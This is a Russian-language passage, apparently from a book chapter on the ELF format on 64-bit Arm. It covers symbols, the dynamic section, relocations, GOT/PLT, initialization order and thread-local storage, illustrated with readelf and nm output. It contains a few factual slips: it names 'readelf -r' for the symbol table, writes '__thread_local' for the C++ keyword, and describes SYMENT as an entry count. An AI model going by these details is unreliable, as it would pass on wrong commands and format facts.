 08e8 01000200 00000000 48656c6c 6f000000  ........Hello...
 08f8 25732000 00000000 25730000 00000000  %s .....%s......
 0908 20616e64 20000000 2100                and ...!.
```

Разделы .tdata и .tbss

Разделы `.tdata` и `.tbss` используются компилятором, когда программисты применяют локальные переменные потоков. Локальные переменные потоков - это глобальные переменные, аннотированные ключевым словом `__thread_local` в C++ либо специфичным для GCC или clang ключевым словом **`__thread`**.

Символы

Прежде чем рассматривать раздел `.dynamic`, необходимо понять символы ELF.

В формате файлов ELF символ - это именованная (и, при необходимости, версионированная) позиция в программе либо символ, определённый извне. Символы, определённые в программе или разделяемом двоичном файле, задаются в основной таблице символов файла ELF. Символьные имена могут быть связаны как с функциями, так и с глобальными объектами данных, но символы также можно назначать локальным переменным потоков, внутренним объектам среды выполнения, например глобальной таблице смещений, и даже меткам внутри конкретной функции.

Один из способов просмотреть таблицу символов заданного двоичного файла программы - воспользоваться командой `readelf -r`. Например, при просмотре двоичного файла `ld-linux-aarch64.so.1` обнаруживаются следующие символы:

```
user@arm64:~$ readelf -s /lib/ld-linux-aarch64.so.1

Symbol table '.dynsym' contains 36 entries:
   Num:    Value          Size   Type      Bind   Vis      Ndx Name
     0: 0000000000000000    0   NOTYPE    LOCAL  DEFAULT  UND
     1: 0000000000001040    0   SECTION   LOCAL  DEFAULT   11
     2: 0000000000030048    0   SECTION   LOCAL  DEFAULT   19
     3: 00000000000152d8   72   FUNC      GLOBAL DEFAULT   11 _dl_signal_[...]

     4: 00000000000101a8   28 FUNC     GLOBAL DEFAULT   11 _dl_get_tls_[...]
     5: 000000000002f778    8 OBJECT   GLOBAL DEFAULT   15 __pointer_[...]
     6: 0000000000000000    0 OBJECT   GLOBAL DEFAULT  ABS GLIBC_PRIVATE
     7: 00000000000154b0  144 FUNC     GLOBAL DEFAULT   11 _dl_catch_[...]
     8: 0000000000015540   88 FUNC     GLOBAL DEFAULT   11 _dl_catch_[...]
     9: 0000000000014e60   76 FUNC     WEAK   DEFAULT   11 free@@[...]
    10: 0000000000015038  136 FUNC     WEAK   DEFAULT   11 realloc@@[...]
    11: 0000000000010470   36 FUNC     GLOBAL DEFAULT   11 _dl_allocate_[...]
    12: 0000000000031180   40 OBJECT   GLOBAL DEFAULT   20 _r_debug@@[...]
    13: 000000000002fe20    8 OBJECT   GLOBAL DEFAULT   15 __libc_stack_[...]
[...]
```

Ещё одним средством просмотра символов файла ELF является инструмент командной строки `nm`. У него имеются некоторые дополнительные возможности, которые порой полезны при просмотре символов скомпилированных программ C++. Например, параметр `-g` позволяет ограничить перечень только экспортируемыми символами, а параметр `-C` предписывает `nm` автоматически демаскировать символы C++. Ниже приведён такой перечень символов из `libstdc++` (вывод сокращён):

```
user@arm64:~$ nm -gDC /lib/aarch64-linux-gnu/libstdc++.so.6
...
00000000000a5bb0 T virtual thunk to std::strstream::~strstream()
000000000008f138 T operator delete[](void*)
000000000008f148 T operator delete[](void*, std::nothrow_t const&)
0000000000091258 T operator delete[](void*, std::align_val_t)
0000000000091260 T operator delete[](void*, std::align_val_t,
std::nothrow_t const&)
...
```

Каждая запись в таблице символов определяет следующие атрибуты:

• имя символа;
• атрибуты связывания символа, например является ли он слабым, локальным или глобальным;
• тип символа, обычно принимающий одно из значений, приведённых в табл. 2.6;
• индекс раздела, в котором находится символ;
• значение символа, обычно являющееся его адресом в памяти;
• размер символа: для объектов данных это обычно размер объекта в байтах, а для функций - длина функции в байтах.

Таблица 2.6. Типы символов

Значение типа	Смысл
`STT_NOTYPE`	Тип символа не указан.
`STT_OBJECT`	Символ соответствует глобальной переменной данных.
`STT_FUNC`	Символ соответствует функции.
`STT_SECTION`	Символ соответствует разделу. Этот тип иногда используется в перемещениях относительно раздела.
`STT_FILE`	Символ соответствует файлу исходного кода. Такие символы иногда используются при отладке программы.

Значение типа	Смысл
STT_TLS	Символ соответствует локальной переменной данных потока, определённой в заголовке TLS.
STT_GNU_IFUNC	Символ представляет собой специфичную для GNU косвенную функцию, используемую для перемещения.

Глобальные и локальные символы

Атрибуты связывания символа определяют, должен ли он быть виден другим программам в ходе компоновки. Символ может быть локальным (STB_LOCAL), глобальным (STB_GLOBAL) либо не относиться ни к одной из этих категорий.

Локальные символы не должны быть видны программам за пределами текущего файла ELF. При динамической компоновке загрузчик игнорирует их. Глобальные символы, напротив, явно предоставляются за пределы программы или разделяемой библиотеки. Во всей программе допускается только один такой символ.

Слабые символы

Символы также могут быть определены как слабые. Слабые символы полезны для создания реализаций функции по умолчанию, которые могут быть переопределены другими библиотеками. Программы на C и C++, скомпилированные GCC, могут помечать функции и данные как слабые посредством синтаксиса атрибута `__attribute__((weak))` либо директивы `#pragma weak symbol` в коде C/C++.

Пример применения слабых символов: `malloc` и другие процедуры выделения памяти часто определяются с их помощью.

Благодаря этому программы могут заменить такие реализации по умолчанию собственным вариантом без перехвата функций. Например, программа может компоноваться с библиотекой, которая выполняет дополнительную проверку ошибок, связанных с выделением памяти. Поскольку эта библиотека определяет для соответствующих процедур выделения памяти сильный символ, она переопределяет реализацию по умолчанию из GLIBC.

Версии символов

Версионирование символов - сложная тема, которая обычно не нужна при написании или обратной разработке программ, но иногда встречается при обратной разработке системных библиотек, таких как glibc. В рассмотренном ранее примере символы, оканчивающиеся на @GLIBC_PRIVATE, относятся к версии GLIBC_PRIVATE, а символы, оканчивающиеся на @GLIBC_2.17, - к версии GLIBC_2.17.

На абстрактном уровне версии символов работают следующим образом[14]. Иногда возникает веская причина обновить программу таким образом, что её существующий двоичный интерфейс приложения окажется нарушен. Например, функция получает дополнительный параметр, но должна сохранить прежнее имя.

Подобные изменения создают проблему, если программа является основной системной библиотекой: изменения, нарушающие ABI, потребуют повторно скомпилировать все зависящие от неё программы. Одно из решений - версионирование символов. Программа определяет одновременно новый и старый символы, но явно помечает их разными версиями. После этого

программы, скомпилированные для новой версии, незаметно получают новый символ, а программы, скомпилированные для старой версии, продолжают использовать старый символ, сохраняя совместимость ABI.

Ещё одно применение версионирования - экспорт из разделяемой библиотеки символа, который не должны случайно использовать никакие библиотеки, кроме нескольких определённых. В этом случае символ `GLIBC_PRIVATE` служит для "сокрытия" внутренних символов glibc: вызывать соответствующие функции могут лишь внутренние системные библиотеки GLIBC, а другие программы не смогут случайно импортировать такой символ. Определениями таблиц версий символов и назначением версий управляют разделы файла ELF `.gnu.version_d` и `.gnu.version`.

Отображающие символы

Отображающие символы - это специальные символы, свойственные архитектуре Arm. Они существуют потому, что разделы `.text` в двоичных файлах Arm иногда содержат данные нескольких разных типов. Например, 32-битный двоичный файл Arm может содержать инструкции, закодированные в 32-битном наборе инструкций Arm, инструкции, закодированные в наборе Thumb, и константы. Отображающие символы помогают отладчикам и дизассемблерам определить, как следует интерпретировать байты в разделе кода. Эти символы носят только информационный характер и не изменяют способ интерпретации данных раздела процессором.

В табл. 2.7 показаны отображающие символы для 32- и 64-битной архитектуры Arm[15].

Таблица 2.7. Отображающие символы

Имя символа	Смысл
`$a`	Следующая за этим символом последовательность представляет инструкции, закодированные в наборе инструкций A32.
`$t`	Следующая за этим символом последовательность представляет инструкции, закодированные в наборе инструкций T32.
`$x`	Следующая за этим символом последовательность представляет инструкции, закодированные в наборе инструкций A64.
`$d`	Следующая последовательность представляет постоянные данные, например пул литералов.

После отображающего символа можно дополнительно указать точку и любую последовательность символов, не изменяя его смысла. Например, символ `$d.realdata` также указывает, что следующая за ним последовательность представляет данные.

Динамический раздел и динамическая загрузка

Раздел `.dynamic` в формате файла ELF сообщает загрузчику, как скомпоновать и подготовить двоичный файл к выполнению.

Подробно просмотреть динамический раздел файла ELF можно командой `readelf -d`.

```
user@arm64:~$ readelf -d print64.so

Dynamic section at offset 0xd88 contains 27 entries:
  Tag                Type                Name/Value
 0x0000000000000001 (NEEDED)            Shared library: [libc.so.6]
 0x000000000000000c (INIT)              0x608
 0x000000000000000d (FINI)              0x8d4
 0x0000000000000019 (INIT_ARRAY)        0x10d78
 0x000000000000001b (INIT_ARRAYSZ)      8 (bytes)
 0x000000000000001a (FINI_ARRAY)        0x10d80
 0x000000000000001c (FINI_ARRAYSZ)      8 (bytes)
 0x000000006ffffef5 (GNU_HASH)          0x298
 0x0000000000000005 (STRTAB)            0x3c0
 0x0000000000000006 (SYMTAB)            0x2b8
 0x000000000000000a (STRSZ)             142 (bytes)
 0x000000000000000b (SYMENT)            24 (bytes)

 0x0000000000000015 (DEBUG)             0x0
 0x0000000000000003 (PLTGOT)            0x10f78
 0x0000000000000002 (PLTRELSZ)          144 (bytes)
 0x0000000000000014 (PLTREL)            RELA
 0x0000000000000017 (JMPREL)            0x578
 0x0000000000000007 (RELA)              0x488
 0x0000000000000008 (RELASZ)            240 (bytes)
 0x0000000000000009 (RELAENT)           24 (bytes)
 0x000000000000001e (FLAGS)             BIND_NOW
 0x000000006ffffffb (FLAGS_1)           Flags: NOW PIE
 0x000000006ffffffe (VERNEED)           0x468
 0x000000006fffffff (VERNEEDNUM)        1
 0x000000006ffffff0 (VERSYM)            0x44e
 0x000000006ffffff9 (RELACOUNT)         6
 0x0000000000000000 (NULL)              0x0
```

Эти разделы обрабатываются загрузчиком, и в итоге программа становится готова к выполнению. Как и в других уже рассмотренных таблицах, у каждой записи есть соответствующий тип, определяющий способ её интерпретации, и расположение её данных относительно начала динамического раздела.

Несколько сбивает с толку то, что динамический заголовок также ведёт собственные таблицы символов и строк, независимые от основных таблиц строк и символов файла ELF. Их расположение указывают записи таблицы `STRTAB` и `SYMTAB`, а размеры определяются соответственно полем `STRSZ`, содержащим размер таблицы строк в байтах, и полем `SYMENT`, содержащим количество записей символов в динамической таблице символов.

Загрузка зависимостей (NEEDED)

Первой важной записью динамической таблицы, которую обрабатывает загрузчик, является `NEEDED`. Большинство современных программ не являются полностью изолированными единицами: они зависят от функций, импортированных из системных и других библиотек. Например, программе, которой требуется выделить память в куче, может понадобиться `malloc`, однако программист вряд ли станет писать собственную реализацию `malloc`, а просто воспользуется предоставляемой системой реализацией по умолчанию, входящей в операционную систему.

При загрузке программы загрузчик также рекурсивно загружает все разделяемые библиотеки, от которых зависит программа, и все их зависимости. Программа сообщает загрузчику о своих библиотечных зависимостях посредством директив `NEEDED` в динамическом разделе. Каждой используемой программой зависимости соответствует отдельная директива `NEEDED`, и загрузчик поочерёдно загружает каждую из них. Обработка директивы `NEEDED` завершается, когда разделяемая библиотека полностью работоспособна и готова к использованию.

Перемещения программы

Вторая задача загрузчика после загрузки зависимостей программы - выполнить этап перемещения и компоновки. Таблицы перемещений могут иметь один из двух форматов: `REL` или `RELA`, немного различающихся кодировкой. Количество перемещений указывается соответственно в полях `RELSZ` или `RELASZ` динамического раздела. Таблицу перемещений программы можно просмотреть командой `readelf -r`.

```
user@arm64:~$ readelf -r print64.so
Relocation section '.rela.dyn' at offset 0x488 contains 10 entries:
 Offset          Info           Type           Sym. Value       Sym. Name
000000010d78   000000000403   R_AARCH64_RELATIV                    7a0
000000010d80   000000000403   R_AARCH64_RELATIV                    758
000000010fc8   000000000403   R_AARCH64_RELATIV                    8d0
000000010fe8   000000000403   R_AARCH64_RELATIV                    850
000000010ff0   000000000403   R_AARCH64_RELATIV                    7a4
000000011008   000000000403   R_AARCH64_RELATIV                    11008
000000010fd0   000300000401   R_AARCH64_GLOB_DA   0...00   _ITM_deregisterTMClone
000000010fd8   000400000401   R_AARCH64_GLOB_DA   0...00   __cxa_finalize@GLIBC_2.17
000000010fe0   000600000401   R_AARCH64_GLOB_DA   0...00   __gmon_start__
000000010ff8   000900000401   R_AARCH64_GLOB_DA   0...00   _ITM_registerTMCloneTa


Relocation section '.rela.plt' at offset 0x578 contains 6 entries:
 Offset          Info           Type             Sym.     Value    Sym. Name
000000010f90   000400000402   R_AARCH64_JUMP_SL   0...00   __cxa_finalize@GLIBC_2.17
000000010f98   000500000402   R_AARCH64_JUMP_SL   0...00   __libc_start_main@GLIBC_2.17
000000010fa0   000600000402   R_AARCH64_JUMP_SL   0...00   __gmon_start__
000000010fa8   000700000402   R_AARCH64_JUMP_SL   0...00   abort@GLIBC_2.17
000000010fb0   000800000402   R_AARCH64_JUMP_SL   0...00   puts@GLIBC_2.17
000000010fb8   000a00000402   R_AARCH64_JUMP_SL   0...00   printf@GLIBC_2.17
```

Типы перемещений в конкретном двоичном файле программы существенно зависят от архитектуры набора инструкций. Например, видно, что все перемещения в этой программе относятся к 64-битной архитектуре Arm.

В целом перемещения делятся на три основные категории:

• статические перемещения, которые обновляют указатели и динамически переписывают инструкции внутри двоичного файла программы, если программу приходится загружать по адресу, отличному от заданного по умолчанию;
• динамические перемещения, ссылающиеся на внешние символы в зависимой разделяемой библиотеке;
• локальные перемещения потоков, содержащие смещение в области локального хранилища каждого потока, которое будет использовать конкретная локальная переменная потока. Локальное хранилище потока мы рассмотрим далее в этой главе.

Статические перемещения

Мы уже видели, что файлы ELF определяют последовательность заголовков программы, указывающих операционной системе и загрузчику, как и куда следует загружать файл ELF в память. Традиционно файлы программ ELF использовали этот механизм для точного указания адреса памяти, по которому их следует загрузить, - предпочтительного адреса программы. Например, файлы программ обычно запрашивали загрузку по адресу памяти `0x400000`, а разделяемые библиотеки выбирали другой фиксированный адрес, расположенный значительно выше в адресном пространстве.

По разным причинам загрузчик и операционная система могут решить загрузить программу или разделяемую библиотеку по адресу, отличному от предпочтительного. Например, область по

предпочтительному адресу может быть недоступна, поскольку её уже занимает что-то другое: отображённый файл или иная разделяемая библиотека. Ещё одна распространённая причина загрузки по другому адресу заключается в том, что программа и операционная система поддерживают рандомизацию размещения адресного пространства (address space layout randomization, ASLR). ASLR - это средство защиты от эксплойтов, которое рандомизирует адреса кода и данных в адресном пространстве программы, чтобы удалённые злоумышленники не могли легко предсказать расположение критически важных данных и кода программы при эксплуатации уязвимостей повреждения памяти, например переполнения буфера.

В обоих случаях программу невозможно загрузить по предпочтительному адресу. Вместо этого операционная система или загрузчик выбирает для двоичного файла другое подходящее место в памяти и загружает его туда. Разность между предпочтительным и фактическим адресами загрузки называется смещением перемещения двоичного файла.

Простая загрузка программы по неверному адресу создаёт проблемы. В программе часто закодированы указатели на её собственный код и данные, распределённые по различным разделам кода и данных. Например, виртуальные методы C++ определяются с помощью виртуальных таблиц, содержащих указатели на конкретные реализации виртуальных функций, определённых классом C++. Если файл ELF отображён по предпочтительному адресу, эти указатели правильно указывают на соответствующие функции. Но если файл ELF по какой-либо причине отображён по другому адресу, указатели перестают быть действительными.

Эту проблему можно решить одной из двух стратегий. Первая состоит в том, чтобы скомпилировать программу как позиционно-независимый код. В этом случае компилятор избегает статических перемещений, создавая код, который динамически определяет собственное расположение и при загрузке по другому адресу вообще не требует перемещений.

Второе решение - "исправления" перемещения, которые необходимо применить, если программа загружена по другому адресу. По существу, каждое перемещение слегка "корректирует" программу, обновляя указатель или инструкцию, чтобы после этапа перемещения программа работала по-прежнему.

В уже рассмотренном выводе `readelf -r` видно, что перемещения могут иметь разные типы, например `R_AARCH64_RELATIV`. Такой тип перемещения ссылается на адрес в двоичном файле программы, который необходимо обновить во время перемещения. Для этого типа перемещённый адрес равен сумме смещения перемещения и параметра слагаемого перемещения; результат записывается по адресу, указанному записью перемещения.

Каждая архитектура определяет собственный набор типов статических перемещений, и количество различных типов может быть велико[16]. В их число входит даже динамическое переписывание инструкций или вставка "заглушек"-трамплинов, если адрес цели перехода находится слишком далеко и его невозможно закодировать непосредственно в инструкции.

Динамические перемещения

Во время первоначальной обработки программы, а затем каждой зависимой разделяемой библиотеки и каждой динамически загружаемой разделяемой библиотеки загрузчик отслеживает определённые в них нелокальные символы, создавая базу данных всех символов текущей программы.

На этапе перемещения программы динамический компоновщик может обнаружить перемещение, которое ссылается не на внутренний указатель, требующий обновления, а на символ, определённый за пределами двоичного файла программы или разделяемой библиотеки. Для таких динамических перемещений загрузчик проверяет запись символа перемещения, узнаёт имя импортируемого символа и ищет его в базе данных всех символов текущей программы.

Если загрузчик находит совпадение в базе данных, он записывает абсолютный адрес символа по адресу, указанному записью перемещения. Обычно это будет позиция ячейки в разделе глобальной таблицы смещений двоичного файла ELF.

Рассмотрим конкретный пример. Предположим, программа `program.so` использует функцию `malloc`, определённую в `libc.so`. Во время инициализации программы загрузчик видит, что `program.so` ссылается на `libc.so` посредством директивы `NEEDED`, и начинает загружать `libc.so`. На этом этапе загрузчик добавляет в глобальную базу данных символов все видимые извне символы из `libc.so`. Допустим, `libc.so` загружена по адресу `0x1000000`, а `malloc` находится в этом файле по смещению `0x3000`. Следовательно, адрес символа `malloc` будет сохранён в базе данных как `0x1003000`. Позднее, обрабатывая перемещения `program.so`, загрузчик встретит запись динамического перемещения, ссылающуюся на символ `malloc`. Он проверит базу данных, увидит, что символ `malloc` имеет адрес `0x1003000`, и запишет это значение по адресу, указанному записью перемещения в глобальной таблице смещений `program.so`.

Позднее, когда `program.so` попытается вызвать функцию `malloc`, произойдёт косвенный вызов через глобальную таблицу смещений `program.so`. Поэтому вызов `malloc` из `program.so` продолжит выполнение с определения функции `malloc` внутри `libc.so`.

Глобальная таблица смещений (GOT)

Как мы видели в предыдущем разделе, динамические перемещения указывают позицию в программе, которой следует присвоить адрес импортированного символа, например адрес `malloc` внутри libc. Однако на практике программа может импортировать конкретный символ, такой как `malloc`, очень много раз. В принципе, для каждого вызова допускается создавать отдельный поиск символа, но это неидеальное решение: поиск символов отнимает время и требует поиска по строке в глобальной таблице символов.

Решением служит раздел глобальной таблицы смещений (Global Offset Table, `.got`) двоичного файла ELF. GOT объединяет разрешение внешних символов, поэтому каждый символ требуется искать только один раз. Таким образом, программа, использующая `malloc` в 256 разных местах, создаст лишь одно перемещение, которое просит загрузчик найти `malloc` и поместить его адрес в соответствующую ячейку GOT. После этого во время выполнения для вызова `malloc` достаточно загрузить адрес из этой ячейки и перейти по нему.

Таблица компоновки процедур (PLT)

Ещё одна распространённая оптимизация этого процесса использует другой раздел - таблицу компоновки процедур, предназначенную для отложенного связывания символов.

Отложенное связывание основано на наблюдении, что программа может импортировать множество символов, но не обязательно использует каждый из них при каждом запуске. Если отложить разрешение символа до момента непосредственно перед его первым использованием, можно "сэкономить" затраты производительности на разрешение всех неиспользуемых символов. Для функций такая оптимизация отложенного разрешения выполняется посредством PLT.

Заглушки PLT - это микрофункции, в конечном счёте предназначенные для вызова импортированной функции. Компоновщик переписывает вызовы импортированных функций так, чтобы вместо них вызывалась PLT. Поэтому вызовы `malloc` в программе заменяются вызовами соответствующей заглушки PLT для `malloc`, обычно называемой `malloc@plt`. При первом вызове заглушки `malloc@plt` PLT вызывает процедуру отложенной загрузки, которая разрешает символ `malloc` в его фактический адрес, а затем переходит по этому адресу, вызывая `malloc`. Последующие вызовы заглушки PLT непосредственно используют ранее разрешённый адрес. В итоге каждый символ функции загружается один раз за запуск программы непосредственно перед первым вызовом этой функции.

Разделы инициализации и завершения программы ELF

После того как программа загружена в память, её зависимости удовлетворены, а сама она правильно перемещена и скомпонована со своими зависимостями от разделяемых библиотек, загрузчик может готовиться к запуску основного программного кода. Но сначала ему необходимо выполнить процедуры инициализации программы.

С точки зрения семантики программы на C и C++ начинают выполнение с функции `main`, содержащей основную логику программы, и завершаются сразу после возврата из `main`. Однако в действительности всё несколько сложнее.

В языке программирования C система типов сравнительно ограниченна. При определении глобальных переменных их можно либо статически инициализировать некоторым постоянным значением, либо оставить неинициализированными. В предыдущем разделе мы видели: если переменная инициализирована, её начальное значение помещается в раздел `.data`, а неинициализированные переменные помещаются в раздел `.bss`. Этот процесс называется статической инициализацией глобальных переменных.

Язык программирования C++ устроен сложнее. Переменные C++ могут использовать сложные типы, определённые программистом, например классы. Такие типы могут определять конструкторы, автоматически выполняемые при входе переменной в область видимости, и деструкторы, автоматически выполняемые при выходе переменной из области видимости. Глобальные переменные входят в область видимости до вызова функции `main`, а выходят из неё при завершении программы или выгрузке разделяемой библиотеки. Этот процесс называется динамической инициализацией.

Рассмотрим конкретный пример:

```
#include <stdio.h>
class AutoInit {
public:
  AutoInit() {
    printf("AutoInit::ctor\n");
  }
  ~AutoInit() {
    printf("AutoInit::dtor\n");
  }
};

AutoInit globalVar;

int main() {
  printf("main\n");
  return 0;
}
```

Эта программа определяет глобальную переменную типа `AutoInit`. `AutoInit` - это класс C++, определяющий конструктор и деструктор, каждый из которых выводит строку в консоль. Кроме того, программа определяет функцию `main`, которая выводит строку в консоль, а затем завершается.

Если скомпилировать и запустить программу, получится следующий вывод:

```
user@arm64:~$ g++ init_test.cpp -o inittest.so
user@arm64:~$ ./inittest.so
AutoInit::ctor
main
AutoInit::dtor
```

Внутри этот механизм работает так: как и прежде, C++ выделяет место для глобальных переменных в разделах `.data` и `.bss`, но отслеживает все конструкторы и деструкторы каждой глобальной переменной, которые потребуется вызвать до запуска функции `main` программы, в двух списках - соответственно `__CTOR_LIST__` и `__DTOR_LIST__`. Затем при безопасном завершении программы вызываются соответствующие деструкторы в обратном порядке.

Хотя списки конструкторов и деструкторов прежде всего предназначены для таких языков, как C++, ими могут пользоваться и программы на C. Программист, пишущий код на C, может применить расширение GNU `__attribute__((constructor))`, чтобы добавить ссылку на функцию в список конструкторов, и, наоборот, пометить функцию как `__attribute__((destructor))`, чтобы добавить её в список деструкторов[17].

Файл ELF определяет две стратегии, с помощью которых компилятор может обеспечить выполнение этого процесса до вызова точки входа программы[18]. Более старая стратегия состоит в том, чтобы компилятор создал две функции: функцию `init`, вызываемую до `main`, и функцию `fini`, вызываемую при безопасном завершении программы или выгрузке разделяемой библиотеки. Если компилятор выбирает эту стратегию, функции `init` и `fini` указываются в динамическом разделе соответственно как `INIT` и `FINI`, а по соглашению сами функции помещаются соответственно в разделы `init` и `fini` двоичного файла ELF. Для правильной работы программы оба раздела должны быть помечены как исполняемые.

Вторая, более новая стратегия заключается в том, что компилятор просто ссылается в файле ELF на списки `__CTOR_LIST__` и `__DTOR_LIST__` целиком. Для этого используются записи `INIT_ARRAY` и `FINI_ARRAY` динамического раздела, а длины соответствующих массивов задаются записями `INIT_ARRAYSZ` и `FINI_ARRAYSZ`. Каждая запись массива представляет собой указатель на функцию, которая не принимает аргументов и не возвращает значения. При запуске программы загрузчик поочерёдно вызывает каждую запись списка.

Загрузчик также гарантирует, что при корректном завершении программы или выгрузке разделяемой библиотеки он воспользуется списком записей массива деструкторов, чтобы вызвать все статические деструкторы программы.

Последнее усложнение этой схемы состоит в том, что файлы ELF могут также определять список `PREINIT_ARRAY`. Эта таблица идентична `INIT_ARRAY` с единственным отличием: все функции из `PREINIT_ARRAY` вызываются раньше любых записей из `INIT_ARRAY`.

Порядок инициализации и завершения

Программы могут свободно сочетать любые из описанных выше стратегий инициализации. Если используется несколько стратегий, порядок инициализации будет следующим[19]:

• Сначала программа загружается в память с помощью заголовков программы. В ходе этого процесса выполняется предварительная инициализация всех глобальных переменных. На данном этапе инициализируются глобальные переменные, включая глобальные переменные C++, имеющие статические начальные значения, а неинициализированные переменные в `.bss` обнуляются.
• Прежде чем начинать последовательность динамической компоновки, загрузчик убеждается, что все зависимости программы или разделяемой библиотеки полностью загружены и инициализированы.
• Загрузчик регистрирует через функцию `atexit` каждую ненулевую запись в `FINI_ARRAY`, а также саму функцию `FINI`, если она определена. Для разделяемых библиотек функция регистрируется для выполнения во время `dlclose` (либо во время `exit`, если к этому моменту разделяемая библиотека всё ещё загружена).
• Если программа определяет запись `PREINIT_ARRAY`, последовательно вызывается каждая ненулевая запись этого массива.
• Если программа определяет запись `INIT_ARRAY`, следом вызывается каждая ненулевая запись этого массива.
• Наконец, если программа определяет запись `INIT`, загрузчик непосредственно вызывает первую инструкцию соответствующего раздела, запуская заглушку `init`.
• Теперь модуль инициализирован. Если это разделяемая библиотека, функция `dlopen` может вернуть управление. В противном случае, если модуль является запускаемой программой, загрузчик вызывает точку входа программы, чтобы запустить среду выполнения C и начать первоначальную загрузку программы, ведущую к вызову `main`.

Локальное хранилище потока

Помимо глобальных переменных данных, программы на C и C++ могут определять локальные переменные данных потоков. С точки зрения программиста глобальные переменные, локальные для потока, в основном выглядят и ведут себя точно так же, как обычные глобальные переменные, за исключением того, что они аннотируются ключевым словом `__thread_local` в C++ либо ключевым словом расширения GNU **`__thread`**.

В отличие от традиционных глобальных переменных, для которых во всей программе существует одна переменная, доступная всем потокам для чтения и записи, каждый поток содержит уникальную область хранения для собственных локальных переменных потока. Поэтому операции чтения и записи локальной переменной потока не видны другим потокам программы.

На рис. 2.2 показано различие между обращением программы к локальной переменной потока и к глобальной переменной. Оба потока воспринимают глобальную переменную как ссылку на один и тот же адрес памяти. Поэтому запись в переменную одним потоком видна другому, и наоборот. Локальная переменная потока, напротив, для этих двух потоков обеспечивается разными адресами памяти. Запись в локальную переменную потока не изменяет значение этой переменной, видимое другим потокам программы.

Как и обычные глобальные переменные, локальные переменные потоков можно импортировать из зависимой разделяемой библиотеки. Например, хорошо известная переменная `errno`, используемая для отслеживания ошибок различных функций стандартной библиотеки, является локальной переменной потока[20]. Локальные переменные потоков могут быть инициализированы нулём или статически.




Рисунок 2.2. Локальные переменные потоков и глобальные переменные

Чтобы увидеть работу этого механизма, рассмотрим следующую программу `tls.c`, определяющую две локальные переменные TLS: `myThreadLocal` и `myUninitializedLocal`.

```
__thread int myThreadLocal = 3;
__thread int myUninitializedLocal;
int main() { return 0; }
```

Скомпилируем программу и посмотрим, как она выглядит в `readelf`.

```
user@arm64:~$ gcc tls.c -o tls.so
user@arm64:~$ readelf -lW tls.so
Elf file type is DYN (Shared object file)
Entry point 0x650
There are 10 program headers, starting at offset 64


Program Headers:
  Type          Offset   VirtAddr           PhysAddr           FileSiz  MemSiz   Flg Align
  PHDR          0x000040 0x...40            0x...40            0x000230 0x000230 R   0x8
  INTERP        0x000270 0x...270           0x...270           0x00001b 0x00001b R   0x1
      [Requesting program interpreter: /lib/ld-linux-aarch64.so.1]
  LOAD          0x000000 0x...00            0x...00            0x00091c 0x00091c R E ...
  LOAD          0x000db4 0x...10db4         0x...10db4         0x00027c 0x000284 RW  ...
  DYNAMIC       0x000dc8 0x...10dc8         0x...10dc8         0x0001e0 0x0001e0 RW  0x8
  NOTE          0x00028c 0x...28c           0x...28c           0x000044 0x000044 R   0x4
  TLS           0x000db4 0x...10db4         0x...10db4         0x000004 0x000008 R   0x4
  GNU_EH_FRAME 0x0007f8 0x...7f8            0x...7f8           0x000044 0x000044       ...
  GNU_STACK     0x000000 0x...00            0x...00            0x000000 0x000000 RW  0x10
  GNU_RELRO     0x000db4 0x...10db4         0x...10db4         0x00024c 0x00024c R   0x1
Section to Segment mapping:
  Segment Sections...
  00
  01     .interp
  02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.
version .gnu.version_r .rela.dyn .rela.plt .init .plt .text .fini .rodata .eh_frame_hdr
.eh_frame
  03     .tdata .init_array .fini_array .dynamic .got .got.plt .data .bss
```

```
04      .dynamic
05      .note.ABI-tag .note.gnu.build-id
06      .tdata .tbss
07      .eh_frame_hdr
08
09      .tdata .init_array .fini_array .dynamic .got
```

Здесь видно, что программа теперь определяет заголовок программы TLS, охватывающий два логических раздела: `.tdata` и `.tbss`.

Каждой определённой в программе локальной переменной потока соответствует запись в таблице TLS файла ELF, на которую ссылается заголовок программы TLS. В этой записи указывается размер каждой локальной переменной потока в байтах, а самой переменной назначается "смещение TLS" - смещение, которое она будет использовать в локальной области данных потока.

Точные смещения TLS этих переменных можно просмотреть в таблице символов. `_TLS_MODULE_BASE` - символ, используемый для ссылки на базовый адрес данных локального хранилища потока (TLS) конкретного модуля. Этот символ служит базовым указателем для данных TLS данного модуля и указывает на начало области памяти, содержащей все локальные данные потоков конкретного модуля. `$d` - отображающий символ. Если не считать двух этих особых случаев, видно, что программа содержит только две наши локальные переменные потоков: `myThreadLocal` имеет смещение TLS 0, а `myUninitializedLocal` - смещение TLS 4.

```
user@arm64:~$ readelf -s a.out | grep TLS
